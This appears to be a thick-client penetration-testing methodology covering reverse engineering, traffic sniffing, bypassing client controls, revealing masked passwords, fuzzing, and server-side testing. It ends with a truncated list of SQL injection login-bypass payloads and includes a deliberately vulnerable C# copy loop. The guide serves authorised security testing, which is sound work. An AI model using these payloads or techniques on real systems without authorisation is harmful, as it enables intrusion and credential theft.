
Many historical efforts within the area of binary decompilation have produced results of debatable effectiveness. However, the producers of IDA Pro, 'Hex-Rays', also produce a highly regarded executable to human readable C-like pseudocode decompiler (<http://www.hex-rays.com/decompiler.shtml>). Unlike IDA Pro there is no free version and so for the purposes of this methodology no further detail is provided other than to state that for the inexperienced with assembly, this product represents a highly practical method for the rapid analysis of binary executables.

IDA Analysis

Strings Identification

Extracting strings from a binary can generate results such as hard-coded usernames and passwords, database connection strings, URLs, IP addresses and any other information related to the particular functioning of the application. IDA Pro contains the ability to extract strings from a loaded binary:

- Within IDA, click 'New' and load the binary which is to be analysed
- Once the initial autoanalysis has completed:
 - Navigate to View->Open Subviews->Strings
- The Strings view will appear as an additional tab




IDA Strings view

Encryption schema analysis

The process of manually deducing supported encryption techniques with a binary disassembly requires a significant degree of knowledge within the fields of both reverse engineering and encryption. Fortunately a highly effective IDA plugin exists which automatically detects a large number of common algorithms. It operates on the principle that almost all crypto algorithms use ‘magic constants’; the plugin therefore simply searches for these constants in the program body.

To operate the plugin:

- Load the binary to be disassembled.
- Wait for initial ‘autoanalysis’ to complete (indicated within the ‘Output window’);
- Ensure that the ‘IDA View-A tab is selected’
- Navigate to Edit->Plugins->‘Find Crypt v2’
- View the plugin output within the ‘Output Window’



IDA ‘Find Crypt’ plugin

- Note any vulnerable encryption/hashing algorithms such as DES or MD5

Vulnerable API cross referencing

A number of vulnerable Windows APIs are supported in contemporary windows distributions. Applications that make use of these functions are potentially vulnerable to a number of critical vulnerabilities. These APIs/functions fall into the following categories:

- Unbound Functions (UF). These functions do not expect an explicit bound parameter for the number of bytes that might be modified for one of their parameters. These are typically the most potentially dangerous functions and should never be used.
- NULL Terminated Functions (NTF). These functions require a NULL terminated string. If they are provided a string without NULL termination, they could overwrite memory. If the code uses NULL terminated functions, make sure that the loop does not have an additional placeholder for NULL; for example, `for(i = 0; i <= 512; i++)` should be `< 512` not `<= 512`.
- Non-NULL Terminated Functions (NNTF). The output of most string functions is NULL terminated; however, the output of a few is not. These require special treatment to avoid programming defects. If the code uses non-NUL terminated functions, make sure that the loop does have an additional placeholder for NULL.



- Format Functions (FF). Format string functions allow a programmer to format their input and output. If the format is not provided, data can be manipulated and can lead to programming defects.

In order to check for the use of these potentially vulnerable function calls a cross reference must be made between the list of vulnerable APIs (included in Appendix A with UF/NTF/NNT/FF categorising for easier results generation), and those imported by the application.

- 1.) Load the binary within IDA Pro
- 2.) Select the Imports tab
- 3.) Order by name by clicking on the 'Name' column header for easier comparison

Address	Ordinal	Name	Library
0041A274		lstrlenA	KERNEL32
0041A3E8		printf	MSVCR90D
0041A3E4		strcpy	MSVCR90D
0041A3DC		strcpy_s	MSVCR90D

IDA Pro Imports tab

When utilizing results gained solely through this process of cross reference without subsequent analysis of the disassembly, ensure that findings are carefully predicated as such (simply calling these APIs will not lead to a directly exploitable vulnerability in every condition).



Custom memory-copy-loop analysis

Buffer overflows are a vulnerability type that can allow an attacker to achieve execution of arbitrary code. When development projects utilize custom code to conduct memory copying instead of employing standard peer reviewed libraries, the potential for such conditions is heightened. Through code analysis techniques, such conditions may be detected through manual analysis of disassembled code or failing this decompiled code. It is also possible to utilize automation techniques to detect simple examples of such vulnerabilities.

There exists a pre-built IDA plugin which attempts in a rudimentary manner to detect such conditions. However, the plugin is built for a legacy version of IDA which is not readily available at the time of writing. In order to utilize this plugin with a current version of IDA it must be rebuilt which itself requires a copy of the IDA SDK (available with a commercial purchase of the full version of IDA). The plugin (LoANPlug) can be found at:

<http://www.openrce.org/downloads/details/30/LoANPlug>

If sufficiently proficient with assembly or should a decompiled version of the code-base be available, search through the code ensuring that the following rules have been applied:

- Make sure any functions that copy variable-length data into a buffer use a maximum length parameter properly. The following code provides insight through a high level language into the coding practise which leads to this vulnerability.



The screenshot shows a Notepad++ window titled '*new 2 - Notepad++'. The menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, TextFX, Plugins, Window, and Help. Below the menu is a toolbar with icons for file operations like Open, Save, Print, and Find. The main text area contains the following C# code:

```
1  public void ProcessInput() {
2      char[] data = new char[255];
3      GetData(data);
4  }
5  public unsafe void GetData(char[] buffer) {
6      int ch = 0;
7      fixed (char* pBuf = buffer) {
8          do {
9              ch = System.Console.Read();
10             *(pBuf++) = (char)ch;
11         } while(ch != '\n');
12     }
13 }
```

Insecure memory copy-loop example

- Make sure that the code does not rely on another layer or tier for data truncation.
- If you see a problem, make sure the code truncates the data instead of expanding the buffer to fit it. Buffer expansion may just move the problem downstream.

BinScope

Binscope is a Microsoft binary security analysis tool which provides an easy to use interface and automatic generation of results. Results state compliance with Microsoft's Security Development Lifecycle (SDL) requirements and recommendations.

To use BinScope:

- Load 'SDL BinScope' from the start menu
- Select the binary to be analysed
- Optional: Specify debug symbols
- Select checks



- If PDB debugging symbols are not available a number of the checks will fail. If this is the case the following checks will not complete:
 - ATLVersionCheck
 - ATLVulnCheck
 - FunctionPointersCheck
 - GSCheck
 - GSFunctionOptimizeCheck
 - GSFunctionSafeBuffersCheck
 - CompilerVersionCheck
 - GSFriendlyInitCheck
 - VB6Check

The screenshot shows the BinScope v1.2 interface. The window title is "BinScope v1.2". The menu bar includes "Configure", "Run", "Report", and "Help". The main area is titled "Failed checks" and lists:

- C:\Program Files\IDA Demo 6.0\test.exe - SafeSEHCheck (**FAIL**)
 - Information :
No SAFESEH (LOAD_CONFIG absent)

Below this is a section titled "Checks that didn't complete" which lists:

- C:\Program Files\IDA Demo 6.0\test.exe - ATLVersionCheck (**ERROR**)
- C:\Program Files\IDA Demo 6.0\test.exe - ATLVulnCheck (**ERROR**)

At the bottom, there are buttons for "Generate report for current or [other scan result](#)", "Default Report", and "Save Report As...".


BinScope output example



Java - JAD

If the application is identified as a Java app we will have a much easier time as Java can be decompiled back to its byte code quite easily. For this we use a tool called JAD (stands for JAvADecompiler). First though we need to obtain the java .class file to use JAD on. Java applets are most commonly called through a website where you will see applet parameter call.

In other cases stand alone apps will be distributed as a .Jar file (JavaARchive). These files can be opened with winrar or winzip, where you will then have access to the .class file (and other auxiliary files).



Example

MemoryRealm.class	5,836	
MemoryUserRule.class	1,281	
MemoryRuleSet.class	1,233	

Example



In some cases it can be difficult to obtain the actual Java class, but try a few tricks such as:

Append .java or .class to a Servlet Name For example, if the site uses a servlet called “/servlet/LogIn” then look for “/servlet/LogIn.class”

Disassemble jar file

Once acquired we can run JAD from our analysis directory (download is here if needed. <http://www.varaneckas.com/jad>):

In this case our .jar yielded three class files, one of which was MemoryRealm.class. Here we use the switch:

jad.exe -sjava MemoryRealm.class

```
C:\Users\Ender\Desktop\Java>jad.exe -sjava MemoryRealm.class
Parsing MemoryRealm.class... Generating MemoryRealm.java
Overlapped try statements detected. Not all exception handlers will be resolved in the method pullData
Couldn't fully decompile method pullData
Couldn't resolve all exception handlers in method pullData
```

Now we have semi decompiled bytecode:



```
1 // Decompiled by Jad v1.5.8g. Copyright 2001 Pavel Kouznetsov.
2 // Jad home page: http://www.kpdus.com/jad.html
3 // Decompiler options: packimports(3)
4 // Source File Name: MemoryRealm.java
5
6 package com.sirf.server.console.login;
7
8 import java.io.File;
9 import java.security.Principal;
10 import java.util.*;
11 import org.apache.catalina.Container;
12 import org.apache.catalina.LifecycleException;
13 import org.apache.catalina.realm.GenericPrincipal;
14 import org.apache.catalina.realm.RealmBase;
15 import org.apache.catalina.util.StringManager;
16 import org.apache.commons.logging.Log;
17 import org.apache.commons.logging.LogFactory;
18 import org.apache.tomcat.util.digester.Digester;
19
20 // Referenced classes of package com.sirf.server.console.login:
21 //           MemoryRuleSet
22
23 public class MemoryRealm extends RealmBase
24 {
25
26     public MemoryRealm()
27     {
28         container = null;
```

De-obfuscate if necessary (and possible)

Inspect code for vulnerabilities

In java (and other languages) we want to find client side validation code, functions that set the user privilege level, or client filters to disable attack characters like ' or <.



One of the quickest "wins" are finding unencrypted database connection strings in Java files. Usually the user you find is also dbo so you can then bypass the client altogether and get serverside data as needed.

To a lesser extent want to find encryption schemes for data that might be breakable.

Also .class files aren't the only files which can lead to vulnerabilities. Inspect all .properties and .xml files for the same type of disclosure below.

Perform automatic (REGEX?) searches for hard coded passwords etc

Here a list of quick win type of searches for java. These searches can be extended to any type of source analysis:

grep or findstr for:

```
"submission" , "connect" , "connection" , "SQL" , "<script>" , "alert" , "password"  
, "pass" , "user" , "hash" , "test" , "role" , "level" , "store" , "exec" , "db" ,  
"database" , "admin" , "native" , "encode" , "decode" , "key" .
```



Traffic Analysis


Traffic analysis is the bread and butter of this service. It identifies many more possibilities of compromise in the application architecture than just exploitation of the binary itself. Most "thick clients" talk to databases or web services. In most cases these messages ride along HTTP or SOAP/XML. In some cases though a thick client will use a proprietary protocol which is much harder to deal with or use HTTPS.

We will be using several tools in this section, we will start off with Wireshark.

Wireshark is a protocol analyzer with an extensible GUI. Most of our analysis VM's will have Wireshark pre loaded.

Basic Wireshark:

- Load 'Wireshark' from the start menu
- Select the interface on which to capture packets



- Start applying filters
- Follow TCP Streams to analyze connections

Monitor Installation Traffic

If our app has some sort of installer (.msi or .exe) we want to ensure we identify any and all traffic at that time as well as at runtime. Save a .pcap file from wireshark of just the installation.

- Load you capture File
- Click on the Statistics menu



- Click on Endpoints
- click the TCP tab
- uncheck name resolution box

TCP Endpoints											
Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Latitude	Longitude		
192.168.206.130	1883	7	404	4	224	3	180	-	-		
66.151.158.177	80	75	8 150	36	4 232	39	3 918	-	-		
192.168.206.130	1884	10	1 057	5	697	5	360	-	-		
192.168.206.130	1885	10	2 485	5	614	5	1 871	-	-		
192.168.206.130	1886	9	696	5	344	4	352	-	-		
192.168.206.130	1887	9	696	5	344	4	352	-	-		
66.151.158.177	8200	9	696	4	352	5	344	-	-		
192.168.206.130	1888	9	696	5	344	4	352	-	-		
66.151.158.177	443	60	5 051	32	2 736	28	2 315	-	-		
192.168.206.130	1890	10	982	5	608	5	374	-	-		
192.168.206.130	1891	10	1 055	5	695	5	360	-	-		
192.168.206.130	1892	21	1 699	9	749	12	950	-	-		
192.168.206.130	1893	17	1 447	8	665	9	782	-	-		
192.168.206.130	1894	9	715	5	392	4	323	-	-		
192.168.206.130	1895	13	1 209	6	557	7	652	-	-		

identify any key servers called

Some applications might have installation settings that are entered via the installer that contact a registration server or other server. analyze the traffic dump for these requests using the previous method. If HTTP is used, note the servers and parameters passed for later fuzzing.

identify plaintext traffic and analyze

For install traffic use the same method as 6.1 and right click on any servers identified (or that have the most bytes)) and apply a filter. This will pull out all communications with that host. Sorting by protocol will give you an idea of how the connection is built. If HTTP traffic right click on a request and follow the tcp stream to build out a complete HTTP conversation.



identify server side data store

If any serverside datastore is called during install, record it as necessary.

Monitor Runtime Traffic

Runtime traffic will hold the bulk of the connections. Here we watch, in runtime, our input make its way through the client checks and to the server backend.

Identify server side interaction

A full walk of the application while sniffing is necessary in this step. After a traffic dump is completed:

- Load you capture File
- Click on the Statistics menu
- Click on Conversations
- click the TCP tab
- uncheck name resolution box



Conversations: VMware Accelerated AMD PCNet Adapter (Microsoft's Packet Scheduler)

Ethernet: 3 | Fibre Channel | FDDI | IPv4: 3 | IPv6: 1 | IPX | JXTA | NCP | RSVP | SCTP | TCP: 13 | Token Ring | UDP: 3 | USB | WLAN

TCP Conversations

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A->B	Bytes A->B	Packets A<-B	Bytes A
192.168.206.130	1883	66.151.158.177	80	7	404	4	224		3
192.168.206.130	1884	66.151.158.177	80	10	1 057	5	697		5
192.168.206.130	1885	66.151.158.177	80	10	2 485	5	614		5
192.168.206.130	1886	66.151.158.177	80	9	696	5	344		4
66.151.158.177	8200	192.168.206.130	1887	9	696	4	352		5
192.168.206.130	1888	66.151.158.177	443	9	696	5	344		4
192.168.206.130	1890	66.151.158.177	80	10	982	5	608		5
192.168.206.130	1891	66.151.158.177	80	10	1 055	5	695		5
192.168.206.130	1892	66.151.158.177	443	21	1 699	9	749		12
192.168.206.130	1893	66.151.158.177	443	17	1 447	8	665		9
192.168.206.130	1894	66.151.158.177	80	9	715	5	392		4
192.168.206.130	1895	66.151.158.177	443	13	1 209	6	557		7
192.168.206.130	1896	66.151.158.177	80	10	756	5	344		5

Name resolution Limit to display filter

Help Copy Follow Stream Close

Here we see all the TCP communication and can analyse each one by right clicking on the communication and choosing "apply as filter"

VMware Accelerated AMD PCNet Adapter (Microsoft's Packet Scheduler) - Wireshark

File Edit View Go Capture Analyze Statistics Telephone Tools Help

Filter: ip.addr==192.168.206.130 && tcp.port==1885 && ip.addr==66.151.158.1

No.	Time	Source	Destination	Protocol	Info
9	6.443887	192.168.206.130	66.151.158.177	TCP	vrtrapserver > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
14	6.479173	66.151.158.177	192.168.206.130	TCP	http > vrtrapserver [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
15	6.479200	192.168.206.130	66.151.158.177	TCP	vrtrapserver > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
18	6.479668	192.168.206.130	66.151.158.177	HTTP	GET /erc/getoptions?buildId=5408&platform=wIn32&machineKey=9997773&random=13C499E086AC5A4348C
19	6.479726	66.151.158.177	192.168.206.130	TCP	http > vrtrapserver [ACK] Seq=1 Ack=337 Win=64240 Len=0
38	6.521561	66.151.158.177	192.168.206.130	TCP	[TCP segment of a reassembled PDU]
39	6.521575	66.151.158.177	192.168.206.130	HTTP	HTTP/1.0 200 OK (text/plain)
40	6.521606	192.168.206.130	66.151.158.177	TCP	vrtrapserver > http [ACK] Seq=337 Ack=1585 Win=64240 Len=0
43	6.522059	192.168.206.130	66.151.158.177	TCP	vrtrapserver > http [FIN, ACK] Seq=337 Ack=1585 Win=64240 Len=0
44	6.522119	66.151.158.177	192.168.206.130	TCP	http > vrtrapserver [ACK] Seq=1585 Ack=338 Win=64239 Len=0

Now we can view any HTTP or non HTTP communications with that server.

IPs & Ports, Protocols



- Load you capture File
- Click on the Statistics menu
- Click on Endpoints
- click the TCP tab
- uncheck name resolution box

This will give you an assessment of all servers and ports called.

Client Controls Bypassing

For each security related client side control

Windows enabler

Developers will often make the error of utilizing greyed out or disabled controls as the sole factor controlling differing privilege levels for user accounts. A tool named ‘windows Enabler’ can be used to easily circumvent these controls without the need for complex memory patching. Bear in mind that in some circumstances this process will cause unforeseen side effects and extreme system instability.

- Launch the ‘windows Enabler’ tool.
- Left click the icon circled below:



‘Windows enabler’ notification icon

- Left click on disabled controls to re-enable

Identify all sensitive information included but obfuscated at the client side

Use public tool-sets and static analysis of memory dumps to




access hidden data

When testing if you suspect that sensitive information may be passed to the client side but simply not displayed to the user static memory dumps or debugging techniques can be used to access information not displayed through the user interface. A detailed description of this process is out of scope for this version of the methodology; however it remains to be stated that should the tester possess sufficient reverse engineering and analysis experience this can prove to yield a lucrative result set.

Revelation

SnadBoy's Revelation tool allows data which has been obfuscated within the user interface (passwords etc.) to be trivially revealed.

- Within the Revelation interface 'left click and drag the 'circled +'
- As you drag the 'clicked +' cursor over different fields on various windows, the text in the field under the cursor will be displayed in the 'Text of Window...' box.
- Release the left mouse button when you have revealed the text you desire.



'Revelation example'



Brute-force identified hashes

Passwords revealed through a de-obfuscated input field will often be revealed within hash form. In order to break these we may employ a number of different techniques and tools depending on the particular variety of hash. It is not possible (or fitting) to provide a comprehensive guide to cracking hashes here as it is assumed that the tester has some background in this area. However, it does remain to state that many consultants consider online pre-calculated hash tables unsuitable for use within production environment client engagements due to the fact that by submitting hashes, information is disclosed regarding current in-use live passwords. Instead, local brute-forcing, rainbow tables or collision attacks should be utilized.



Client Side Fuzz Testing and Manual Analysis

Fuzz testing or ‘fuzzing’ is an application testing strategy that provides invalid, unexpected, or random data to the inputs of a program. If the program fails (for example by generating a segmentation fault) the defects can be noted and investigated for the potential security implications.

Comraider

As described in the section, ‘Identify Application Type’, ActiveX controls are a subset of the standard Windows PE which implements COM interfaces. We are therefore able to utilize vectors and tools which operate through these COM interfaces.

When analysing the functionalities exposed by an ActiveX control for security implications it is a common mistake to assume that only the interfaces actively employed by the application as deployed are available. By enumerating additional ‘unused’ interfaces in many cases we will discover additional functionalities with implications for application security.

Comraider (http://labs.idefense.com/software/fuzzing.php#more_notspikefile) can be used to enumerate safe for scripting objects, and send fuzz data to the discovered interfaces.

- Launch Comraider through the start menu.
- Click the Start button in the top right corner of the interface.
- Select the second option ‘Scan a directory for registered COM servers’. Com/ActiveX objects installed through IE are typically placed within “C:\Windows\Downloaded Program Files”.
- Select this folder or any other folder where ActiveX components may be dropped and click OK.
- In the list select the items associated with the application to be tested and click ‘Select’.
- You will now be prompted with a full list of properties and subroutines for the selected class. This list can be useful in enumerating vulnerable functionalities which have not been subjected to the same degree of security considerations as other subroutines.
 - Perform manual analysis on the identified subroutines in order to identify any security sensitive actions which can be performed. Bear in mind that these



functionalities can be triggered from within the browser through JavaScript. The combination of a cross-site scripting vulnerability with a powerful, exposed ActiveX interface can be leveraged for devastating attacks.

- Right click on the component you intend to fuzz and select ‘fuzz member’ or ‘fuzz library’.
- Click the ‘Next’ button and the following dialog will display the fuzzing tasks to be completed.
- By default simply click ‘Begin Fuzzing’ and view results when complete.

The screenshot shows the ComRaider interface. At the top, it says "COMRaider Only showing class {00000035-9593-4264-8B29-930B3E4EDCCD}". Below that, it shows the "COM Server" path as "C:\WINDOWS\Downloaded Program Files\HPVirtualRooms35.dll" and has a checkbox "Show only fuzzable" which is checked. On the left, there's a tree view of the COM interface members:

- IHPVirtualRooms35
 - AccountName
 - AuthenticationURL
 - cabroot
 - CommandLine
 - EventID
 - InstallBaseUrlName
 - Lang
 - ManagementServer
 - matchVersion
 - opaqueString
 - PerformHostServiceInstall (highlighted)
 - PerformPortalInstall
 - PortalAPIURL

To the right of the tree view, the code for the "PerformHostServiceInstall" method is displayed:

```
Sub PerformHostServiceInstall (
    ByVal strInp As String
)
```

Below the code, there are two command-line paths listed:

```
C:\COMRaider\WEBHPCINSTALLLib\HPVirtualRooms35\PerformHostServiceInst.
C:\COMRaider\WEBHPCINSTALLLib\HPVirtualRooms35\PerformHostServiceInst.
C:\COMRaider\WEBHPCINSTALLLib\HPVirtualRooms35\PerformHostServiceInst.
```

ComRaider control enumeration


MiniFuzz

MiniFuzz is a very simple fuzzer designed to ease adoption of fuzz testing by people who are unfamiliar with file fuzzing tools or have never used them in their current software development processes. Whereas Comraider allows us to enumerate and fuzz directly into Com interfaces exposed by ActiveX controls, Minifuzz operates through the standard inputs accepted by WinPEs.

1. Simply select the executable to fuzz within the target pane.
2. The default settings will satisfy most requirements but alter as necessary.



3. Select a template file within the settings pane.
 1. Template files are examples of the application's standard input file type.
4. Start the fuzzing process.
5. Minifuzz will alter the input file according to a set of predefined patterns and log any resultant application crashes.



Analyse all findings for confirmation

The next logical step is to perform detailed analysis of the identified crashes in order to confirm the nature of the bug and to confirm the possibility of arbitrary code execution vulnerabilities. Although this ties into the earlier section titled ‘Binary/Bytecode Analysis’, the process relies upon a thorough knowledge of the reverse engineering process and so, for limited engagements may prove beyond realistic scope expectations. In these cases as much useful information should be gathered together and integrated into the report to assist the client developers.



Server side Fuzzing

Proxy TCP Traffic with Mallory

Fuzz for

Arbitrary payloads

Malformed traffic

Common overflows

Proxy web traffic with BURP

Proxying web requests with burp requires you to set the IE proxy settings to "localhost" and port 8080. Some clients are proxy aware. If not we might have to load requests in manually based off of sniffing data.

Fuzz for

Injection

Use intruder to fuzz for SQL or datastore injection:

- admin:' or a=a--
- admin:' or 1=1--
- admin'--
- ' or 0=0 --



- " or 0=0 --
 - or 0=0 --
 - ' or 0=0 #
 - " or 0=0 #
 - or 0=0 #
 - ' or 'x'=x
-
- " or "x"="x
 - ') or ('x'=x
 - ' or 1=1--
 - " or 1=1--
 - or 1=1--
 - ' or a=a--
 - " or "a"="a
 - ') or ('a'='a
 - ") or ("a"="a
 - hi" or "a"="a
 - hi" or 1=1 --
 - hi' or 1=1 --
 - hi' or 'a'='a
 - hi') or ('a'='a
 - hi") or ("a"="a



- '|||(elt(-3+5,bin(15),ord(10),hex(char(45))))
- ||6
- '||'6
- (||6)
- ' OR 1=1--
- OR 1=1
- ' OR '1='1
- ; OR '1='1'
- %22+or+isnull%281%2F0%29+%2F*
- %27+OR+%277659%27%3D%277659
- %22+or+isnull%281%2F0%29+%2F*
- %27+--+
- ' or 1=1--
- " or 1=1--
- ' or 1=1 /*
- or 1=1--
- ' or 'a'='a
- " or "a"="a
- ') or ('a'='a
- Admin' OR '
